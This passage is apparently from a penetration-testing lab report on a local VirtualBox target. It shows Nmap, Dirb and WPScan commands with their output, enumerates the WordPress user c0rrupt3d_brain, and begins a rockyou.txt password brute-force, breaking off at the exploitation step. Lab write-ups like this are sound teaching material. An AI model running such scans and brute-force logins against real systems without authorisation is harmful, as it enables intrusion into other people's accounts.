
3.1 Network Discovery

The initial phase of penetration testing involved identifying open ports and active services on the target machine. An Nmap scan was executed to enumerate services and detect potential attack vectors.

The scan revealed several open ports, including:

22– SSH , **53**– DNS , **80** – HTTP , **110** – POP3, **139** – NetBIOS , **143** – IMAP, **445**– SMB

These services indicated multiple potential entry points for exploitation.



```
(root@kali)~[/home/kali]
# nmap -A 10.0.2.15
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-21 13:58 -0400
Nmap scan report for 10.0.2.15
Host is up (0.0024s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 22:dd:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|   256  85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|_  256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp    open  domain         ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http            Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3            Dovecot pop3d
|_ pop3-capabilities: RESP-CODES TOP PIPELINING CAPA UIDL AUTH-RESP-CODE SASL
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap            Dovecot imapd
|_ imap-capabilities: ENABLE more have post-login LITERAL+ listed capabilities ID LOGINDISABLEDA0001 Pre-login OK IDLE IMAP4rev1 LOGIN-REFER
|_ RALS SASL-IR
445/tcp   open  netbios-ssn     Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:F6:62:FA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: VUL01; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: \x00
|   NetBIOS computer name: VUL01\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2026-07-21T13:58:22-04:00
|_ smb2-time:
|   date: 2026-07-21T17:58:21
|   start_date: N/A
|_ clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_ smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
|_ nbstat: NetBIOS name: VUL01, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1   2.36 ms  10.0.2.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.74 seconds

(root@kali)~[/home/kali]
```

Figure 11: Nmap Scan Output Showing Active Services

The presence of Apache HTTP server and WordPress CMS suggested that web based vulnerabilities might be present.

3.2 Web Application Analysis

Navigating to the target's web interface at <http://10.0.2.15> displayed the Apache2 default page. A message embedded at the bottom hinted at the existence of a WordPress installation, indicating a likely attack surface.





Figure 12: Apache Default Page Suggesting WordPress Deployment

This discovery prompted further investigation into the WordPress application.

3.3 Directory Enumeration

To identify hidden directories and files, the Dirb tool was used to perform directory enumeration. The scan revealed the presence of a **/wordpress** directory, confirming that WordPress was installed and accessible.



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali

Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# dirb http://10.0.2.15

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jul 22 20:46:12 2026
URL_BASE: http://10.0.2.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://10.0.2.15/ ---
+ http://10.0.2.15/index.html (CODE:200|SIZE:10821)
+ http://10.0.2.15/info.php (CODE:200|SIZE:82926)
+ http://10.0.2.15/server-status (CODE:403|SIZE:297)
=> DIRECTORY: http://10.0.2.15/wordpress/

--- Entering directory: http://10.0.2.15/wordpress/ ---
+ http://10.0.2.15/wordpress/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://10.0.2.15/wordpress/wp-admin/
=> DIRECTORY: http://10.0.2.15/wordpress/wp-content/
=> DIRECTORY: http://10.0.2.15/wordpress/wp-includes/
+ http://10.0.2.15/wordpress/xmlrpc.php (CODE:405|SIZE:42)
--- Entering directory: http://10.0.2.15/wordpress/wp-admin/ ---
+ http://10.0.2.15/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://10.0.2.15/wordpress/wp-admin/css/
=> DIRECTORY: http://10.0.2.15/wordpress/wp-admin/images/
=> DIRECTORY: http://10.0.2.15/wordpress/wp-admin/includes/
+ http://10.0.2.15/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://10.0.2.15/wordpress/wp-admin/js/
=> DIRECTORY: http://10.0.2.15/wordpress/wp-admin/maint/
=> DIRECTORY: http://10.0.2.15/wordpress/wp-admin/network/
=> DIRECTORY: http://10.0.2.15/wordpress/wp-admin/user/
```

Figure 13: Directory Enumeration Identifying WordPress Directory


This finding provided a direct path to the WordPress login panel and administrative interface.

3.4 Vulnerability Scanning

WPScan was employed to analyze the security posture of the WordPress installation. The scan identified:

- **WordPress Version:** 5.2.4 (outdated and vulnerable)
- **Enumerated User:** c0rrupt3d_brain

These findings indicated that the WordPress instance was susceptible to known vulnerabilities and that a valid username was available for authentication-based attacks.



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali
root@kali: ~
root@kali: ~# wpscan --url http://10.0.2.15/wordpress/ -e at -e ap -e u -e u

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.28
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] Updating the Database ...
[+] Update completed.
[+] URL: http://10.0.2.15/wordpress/ [10.0.2.15]
[+] Started: Tue Jul 21 14:10:26 2026

Interesting Finding(s):

[-] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[-] XML-RPC seems to be enabled: http://10.0.2.15/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[-] WordPress readme found: http://10.0.2.15/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[-] Upload directory has listing enabled: http://10.0.2.15/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[-] The external WP-Cron seems to be enabled: http://10.0.2.15/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[-] WordPress version 5.2.4 identified (Insecure, released on 2019-10-14).
| Found By: Emoji Settings (Passive Detection)
| - http://10.0.2.15/wordpress/. Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.2.4'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.0.2.15/wordpress/. Match: 'WordPress 5.2.4'

[+] The main theme could not be detected.

[-] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 -> (10 / 10) 100.00% Time: 00:00:00

[+] User(s) Identified:

[-] c0rrupt3d_brain
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)


[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jul 21 14:11:11 2026
[+] Requests Done: 64
[+] Cached Requests: 4
```

Figure 14: WPScan Output Showing WordPress Version and User Enumeration

3.5 Exploitation Phase

With a valid username identified, a brute force attack was initiated using the **rockyou.txt** password list. WPScan successfully cracked the password for the WordPress administrator account.



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali

Session Actions Edit View Help
[+] c0rrupt3d_brain
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

